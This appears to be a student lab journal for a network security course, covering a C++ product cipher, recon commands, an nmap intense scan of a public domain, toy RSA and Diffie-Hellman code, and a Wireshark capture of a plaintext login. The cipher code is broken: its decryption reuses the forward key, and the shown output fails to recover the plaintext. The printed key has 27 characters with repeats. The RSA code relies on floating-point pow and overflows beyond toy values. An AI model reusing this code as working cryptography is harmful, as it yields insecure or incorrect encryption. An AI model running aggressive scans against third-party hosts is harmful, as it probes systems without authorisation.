

Experiment no.1: Design and implement of a product cipher using Substitution and Transposition Cipher

Code:

```
#include<iostream>

#include<cstring>

#include<cstdlib>

#include<ctime>

using namespace std;

//Substitution Cipher
string Substitution(string str,string key)
{
    string text=str;
    int len=str.length();
    for(int i=0;i<len;i++)
    {
        if(isupper(str[i]))
        {
            text[i]=key[str[i]-'A'];
        }
        else
        {
            text[i]=tolower(key[str[i]-'a']);
        }
    }
    return text;
}

//Transposition Cipher
string Transposition(string str)
{
    string text=str;
```

```
int len=str.length();

int r=len/2;

int c=2;

char matrix[r][c];

int k=0;

for(int i=0;i<r;i++)
{
    for(int j=0;j<c;j++)
    {
        matrix[i][j]=str[k];
        k++;
    }
}

k=0;

for(int i=0;i<c;i++)
{
    for(int j=0;j<r;j++)
    {
        text[k]=matrix[j][i];
        k++;
    }
}

return text;
}

int main()
{
    srand(time(NULL));

    string key="QWERTYUIOPASDFGHJKLZXCVBNM";


    for(int i=0;i<26;i++)
    {
        int r=rand()%26;
```

```

        char temp=key[i];
        key[i]=key[r];
        key[r]=temp;
    }
    cout<<"Key:"<<key<<endl;
    string str;
    cout<<"Enter the plain text:";
    cin>>str;
    string text=Substitution(str,key);
    cout<<"After Substitution Cipher:"<<text<<endl;
    text=Transposition(text);
    cout<<"After Transposition Cipher:"<<text<<endl;
    text=Transposition(text);
    cout<<"After Transposition Decipher:"<<text<<endl;
    text=Substitution(text,key);
    cout<<"After Substitution Decipher:"<<text<<endl;
    return 0;
}

```

OUTPUT:



```

Key:NOYAGWEDEFXZUSKCLOIPJTVBMRH
Enter the plain text:TariqueAhmad
After Substitution Cipher:JnifotgNdsna
After Transposition Cipher:JiogdnnftNsa
After Transposition Decipher:JodntsignfNa
After Substitution Decipher:XcakjpfekwKn

...Program finished with exit code 0
Press ENTER to exit console.

```

Experiment no.2: Study the use of network reconnaissance tools/commands like ping, traceroute, whois, etc. to gather information about networks and domain registrars

Output Screenshot:

1. Ping:

```
C:\Users\tariq>ping nextapai.com

Pinging nextapai.com [104.21.62.97] with 32 bytes of data:
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60

Ping statistics for 104.21.62.97:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 2ms, Average = 2ms

C:\Users\tariq>
```

2. Traceroute:

```
C:\Users\tariq>tracert nextapai.com

Tracing route to nextapai.com [104.21.62.97]
over a maximum of 30 hops:

  0  1 ms    1 ms    1 ms  103.216.55.244.broad-band.jprrchannel.net [103.216.55.244]
  1  3 ms    *      *      103.216.55.241.broad-band.jprrchannel.net [103.216.55.241]
  2  19 ms   3 ms   3 ms  as13335.bom.extreme-ix.net [103.77.108.118]
  3  20 ms  26 ms  20 ms  162.158.226.17
  4  2 ms    2 ms    2 ms  104.21.62.97

Trace complete.
```

3. Nslookup:

```
C:\Users\tariq>nslookup codilarity.com
Server: UnKnown
Address: 103.59.204.6

Non-authoritative answer:
Name: codilarity.com
Address: 13.235.109.40
```

4. arp:

```
C:\Users\tariq>arp /a
```

```
Interface: 169.254.106.138 --- 0x6
```

Internet Address	Physical Address	Type
169.254.255.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

```
Interface: 172.16.8.54 --- 0x37
```

Internet Address	Physical Address	Type
0.0.0.0		static
3.1.14.27		static
3.15.106.67		static
3.15.109.176		static
3.18.121.79		static
3.33.220.150		static
3.87.149.158		static
3.108.79.10		static
3.110.248.207		static
3.215.99.170		static

5. netstat

```
C:\Users\tariq>netstat
```

```
Active Connections
```

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:14198	TariquesPC:14198	ESTABLISHED
TCP	127.0.0.1:14199	TariquesPC:14198	ESTABLISHED
TCP	127.0.0.1:14290	TariquesPC:14291	ESTABLISHED
TCP	127.0.0.1:14291	TariquesPC:14290	ESTABLISHED
TCP	127.0.0.1:29056	TariquesPC:29057	ESTABLISHED
TCP	127.0.0.1:29057	TariquesPC:29056	ESTABLISHED
TCP	127.0.0.1:49754	TariquesPC:49755	ESTABLISHED
TCP	127.0.0.1:49755	TariquesPC:49754	ESTABLISHED
TCP	127.0.0.1:49760	TariquesPC:49761	ESTABLISHED
TCP	127.0.0.1:49761	TariquesPC:49760	ESTABLISHED
TCP	127.0.0.1:58943	TariquesPC:58944	ESTABLISHED
TCP	127.0.0.1:58944	TariquesPC:58943	ESTABLISHED

Experiment no.3: Analyze the tool nmap and use it with different options to scan open ports, perform OS fingerprinting, do a ping scan, tcp port scan, udp port scan, xmas scan etc.


Output: *Screenshots of installation & use of various commands using nmap tool*



Ping Scan



Quick Scan




```

OS: Host
solana.com (76.76.21.21)
nmap -T4 -A -v solana.com

SEI::\x20charset=utf-8\r\nConnection:\x20close\r\nx-vercel-error:\x20BAD_
SEI::REQUEST:\r\ncontent-length:\x2025\r\nserver:\x20vercel\r\nx-vercel-id:\x
SEI::20boml::2zcmr-1645910888902-66f586275a13\r\nstrict-transport-security:\x
SEI::20max-age=63072000\r\nx-cache-control:\x20public,\x20max-age=0,\x20must-
SEI::revalidate\r\nx-vercel-cache:\x20MISS\r\n\r\nBad\x20request\r\nBAD_RQU
SEI::EST\r\n")\r\n(DNSStatusRequestTCP,182,"HTTP/1.1,\x204000\x20Bad\x20request\r
SEI::\r\nDate:\x20Sat,\x2026Feb\x202022,\x2021:28:08\r\nContent-Type
SEI::\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\nx-vercel-e
SEI::error:\x20BAD_REQUEST\r\ncontent-length:\x2025\r\nserver:\x20vercel\r\nx
SEI::vercel-id:\x20boml::2zcmr-1645910888902-66f586275a13\r\nstrict-transpo
SEI::rt-security:\x20max-age=63072000\r\nx-cache-control:\x20public,\x20max-ag
SEI::e=0,\x20must-revalidate\r\nx-vercel-cache:\x20MISS\r\n\r\nBad\x20reques
SEI::\r\nBAD_REQUEST\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 10 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 9.00 ms 192.168.1.1
2 3.00 ms 202.134.149.150
3 4.00 ms 202.134.149.145
4 3.00 ms 202.134.145.26
5 4.00 ms customer133.7stardigitalnetwork.com,145.134.202.in-addr.arpa (202.134.145.133)
6 6.00 ms customer58.7stardigitalnetwork.com,140.233.103.in-addr.arpa (103.233.140.58)
7 15.00 ms 202.134.145.106.customer.7starnet.com (202.134.145.106)
8 8.00 ms as16509-bom.extreme-lx.net (103.77.108.137)
9 39.00 ms 52.95.65.243
10 9.00 ms 76.76.21.21

NSE: Script Post-scanning.
Initiating NSE at 03:00
Completed NSE at 03:00, 0.00s elapsed
Initiating NSE at 03:00
Completed NSE at 03:00, 0.00s elapsed
Initiating NSE at 03:00
Completed NSE at 03:00, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.18 seconds
Raw packets sent: 2094 (96.444KB) | Rcvd: 32 (2.046KB)
  
```

Instance Scan

Target: solana.com Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v solana.com

Port	Protocol	State	Service	Version
443	tcp	open	https	Vercel
80	tcp	open	http	

Ports

Target: solana.com Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v solana.com


Hosts: solana.com (76.76.21.21)

Legend Save Graphic

Topology



OS Detection



Version Detection

Experiment no.4: Write a program to implement RSA algorithm

Code:

```
#include<iostream>
#include<math.h>

using namespace std;

//to find gcd
int gcd(int a, int h)
{
    int temp;
    while(1)
    {
        temp = a%h;
        if(temp==0)
            return h;
        a = h;
        h = temp;
    }
}

int main()
{
    //2 random prime numbers
    double p = 3;
    double q = 7;
    double n=p*q;
    double count;
    double totient = (p-1)*(q-1);

    //public key
    //e stands for encrypt
    double e=2;

    //for checking co-prime which satisfies e>1
    while(e<totient){
        count = gcd(e,totient);
        if(count==1)
            break;
        else
            e++;
    }

    //private key
    //d stands for decrypt
    double d;

    //k can be any arbitrary value
    double k = 2;


    //choosing d such that it satisfies d*e = 1 + k * totient
    d = (1 + (k*totient))/e;
    double msg = 12;
    double c = pow(msg,e);
    double m = pow(c,d);
    c=fmod(c,n);
    m=fmod(m,n);
```

```
cout<<"Message data = "<<msg;
cout<<"\n"<<"p = "<<p;
cout<<"\n"<<"q = "<<q;
cout<<"\n"<<"n = pq = "<<n;
cout<<"\n"<<"totient = "<<totient;
cout<<"\n"<<"e = "<<e;
cout<<"\n"<<"d = "<<d;
cout<<"\n"<<"Encrypted data = "<<c;
cout<<"\n"<<"Original Message sent = "<<m;
```

```
return 0;
```

```
}
```

OUTPUT:

A screenshot of a C++ program's output in a console window. The output shows the values of variables p, q, n, totient, e, and d, followed by the encrypted data and the original message sent. The text is as follows:
Message data = 12
p = 3
q = 7
n = pq = 21
totient = 12
e = 5
d = 5
Encrypted data = 3
Original Message sent = 12
...Program finished with exit code 0
Press ENTER to exit console.
The background of the screenshot shows a large, faint watermark of the TCET logo and the text "THE COLLEGE OF ENGINEERING & TECHNOLOGY".


Experiment no.5: Write a program to implement Diffie-Hellman Key Exchange
Algorithm

Code:

```
#include<stdio.h>
#include<math.h>


int main()
{
    long int p,g,x,a,y,b,k1,k2;
    printf("Enter the value of p and g : ");
    scanf("%ld%ld",&p,&g);
    printf("Enter the value of x for the first person : ");
    scanf("%ld",&x);
    printf("Enter the value of y for the second person : ");
    scanf("%ld",&y);
    a=pow(g,x);
    a=a%p;
    b=pow(g,y);
    b=b%p;
    k1=pow(b,x);
    k1=k1%p;
    k2=pow(a,y);
    k2=k2%p;
    printf("Key for the first person is : %ld\n",k1);
    printf("Key for the second person is : %ld\n",k2);
    return 0;
}
```

Output:



```
Enter the value of p and g : 11 7
Enter the value of x for the first person : 3
Enter the value of y for the second person : 6
Key for the first person is : 9
Key for the second person is : 9
```

```
...Program finished with exit code 0
Press ENTER to exit console.
```




```
Enter the value of p and g : 23 9
Enter the value of x for the first person : 4
Enter the value of y for the second person : 3
Key for the first person is : 9
Key for the second person is : 9
```

```
...Program finished with exit code 0
Press ENTER to exit console.
```


Experiment no.6: Study of packet sniffer tools: Wireshark

Output:

Include few screenshots of the tool



The top screenshot shows a list of captured packets in Wireshark. The details pane is expanded for a POST request to login_results.asp, showing the HTTP headers and the body of the request.

The bottom screenshot shows the same traffic with the details pane expanded to show the HTML form fields. The form items are:

- Form item: "txtUsername" = "harish"
 - Key: txtUsername
 - Value: harish
- Form item: "txtPassword" = "12345"
 - Key: txtPassword
 - Value: 12345

Wireshark - Packet 2967 - Ethernet

Ethernet II, Src: Sony_71:20:6d (3c:07:71:71:20:6d), Dst: IntelCor_bd:1a:0f (00:1b:21:bd:1a:0f)

PPP-over-Ethernet Session

Point-to-Point Protocol

Internet Protocol Version 4, Src: 172.16.8.54, Dst: 163.182.194.25

Transmission Control Protocol, Src Port: 1035, Dst Port: 80, Seq: 1, Ack: 1, Len: 713

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "txtUsername" = "harish"

Key: txtUsername

Value: harish

Form item: "txtPassword" = "12345"

Key: txtPassword

Value: 12345

```

0000  00 1b 21 bd 1a 0f 3c 07 71 71 20 6d 88 64 11 00  ..!...< qq m-d..
0010  06 b9 02 f3 00 21 45 00 02 f1 d7 4e 40 00 80 06  ....E .: N@...
0020  06 a2 ac 10 08 36 a3 b6 c2 19 04 0b 00 50 0d ee  ....G: ....P..
0030  7d f4 83 cb a1 d2 50 18 04 05 dc 4b 00 00 50 4f  }....P: ...K..PO
0040  53 54 20 2f 6c 6f 67 69 6e 2f 6c 6f 67 69 6e 5f  ST /logi n/login_
0050  72 65 73 75 6c 74 73 2e 61 73 70 20 48 54 54 50  results. asp HTTP
0060  2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 76 62 73 63  /1.1..Ho st: vbsc
0070  61 2e 63 61 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e  a.ca..Co nnection
0080  3a 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 43 6f  : keep-a live..Co
0090  6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 36  ntent-Le ngth: 36
00a0  0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a  ..Cache- Control:
00b0  20 6d 61 78 2d 61 67 65 3d 38 0d 0a 55 70 67 72  max-age =0..Upgr
00c0  61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 65 71  ade-Inse cure-Req
00d0  75 65 73 74 73 3a 20 31 0d 0a 4f 72 69 67 69 6e  uests: 1 ..Origin
00e0  3a 20 68 74 74 70 3a 2f 2f 76 62 73 63 61 2e 63  : http:// /vbsc.a
00f0  61 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a  a..Conte nt-Type:
0100  20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77  applica tion/x-w
  
```

Close Help

Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src==172.16.8.54

No.	Time	Source	Destination	Protocol	Length	Info
2951	17.070521	172.16.8.54	206.247.79.26	WireGu...	159	Transport Data, receiver=0xECAD6755, counter=187378056308509782, datalen=77
2953	17.075117	172.16.8.54	206.247.79.26	UDP	171	64976 → 8801 Len=121
2955	17.080796	172.16.8.54	163.182.194.25	TCP	74	1036 → 80 [SYN] Seq=0 Win=64000 Len=0 MSS=1440 WS=256 SACK_PERM=1
2956	17.080905	172.16.8.54	206.247.79.26	UDP	165	64976 → 8801 Len=115
2961	17.099212	172.16.8.54	163.182.194.25	TCP	62	1034 → 80 [ACK] Seq=1 Ack=1 Win=263424 Len=0
2962	17.099606	172.16.8.54	163.182.194.25	TCP	62	1035 → 80 [ACK] Seq=1 Ack=1 Win=263424 Len=0
2963	17.111036	172.16.8.54	206.247.79.26	UDP	285	64977 → 8801 Len=235
2964	17.111199	172.16.8.54	206.247.79.26	UDP	167	64976 → 8801 Len=117
2966	17.132454	172.16.8.54	206.247.79.26	UDP	153	64976 → 8801 Len=103
2967	17.135450	172.16.8.54	163.182.194.25	HTTP	775	POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)

Frame 2967: 775 bytes on wire (6200 bits), 775 bytes captured (6200 bits) on interface \Device\NPF_{284C28F3-8A5A-4646-B41F-15C5DC663CEA}, id 0

Ethernet II, Src: Sony_71:20:6d (3c:07:71:71:20:6d), Dst: IntelCor_bd:1a:0f (00:1b:21:bd:1a:0f)

PPP-over-Ethernet Session

Point-to-Point Protocol

Internet Protocol Version 4, Src: 172.16.8.54, Dst: 163.182.194.25

Transmission Control Protocol, Src Port: 1035, Dst Port: 80, Seq: 1, Ack: 1, Len: 713

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

```

0240  74 74 70 3a 2f 2f 76 62 73 63 61 2e 63 61 2f 6c  ttp://vb sca.ca/1
0250  6f 67 69 6e 2f 6c 6f 67 69 6e 2e 61 73 70 0d 0a  ogin/log in.asp..
0260  41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a  Accept-E ncoding:
0270  20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a  gzip, d eflate..
0280  41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a  Accept-L anguage:
0290  20 65 6e 2d 55 53 2c 65 6e 3b 71 3d 30 2e 39 2c  en-US,e njq=0.9,
02a0  68 69 3b 71 3d 30 2e 38 0d 0a 43 6f 6b 69 65  hijq=0.8 ..Cookie
02b0  3a 20 41 53 50 53 45 53 53 49 4f 4e 49 44 41 43  : ASPSES SIONIDAC
02c0  42 53 52 42 53 52 3d 42 4c 44 4e 43 4f 4c 41 46  BSRBSR=B LDHCOLAF
02d0  43 49 4a 4a 43 4d 46 4f 4c 4d 43 4e 4a 47 44 0d  C13CHFO LXCHDOD
02e0  0a 0d 0a 74 70 74 55 73 65 72 6e 61 6d 65 3d 69  ..txtltx ernameoh
02f0  61 72 69 73 68 26 74 78 74 50 61 73 73 77 6f 72  rishhtx tPasswor
0300  64 3d 31 32 33 34 35 d=12345
  
```

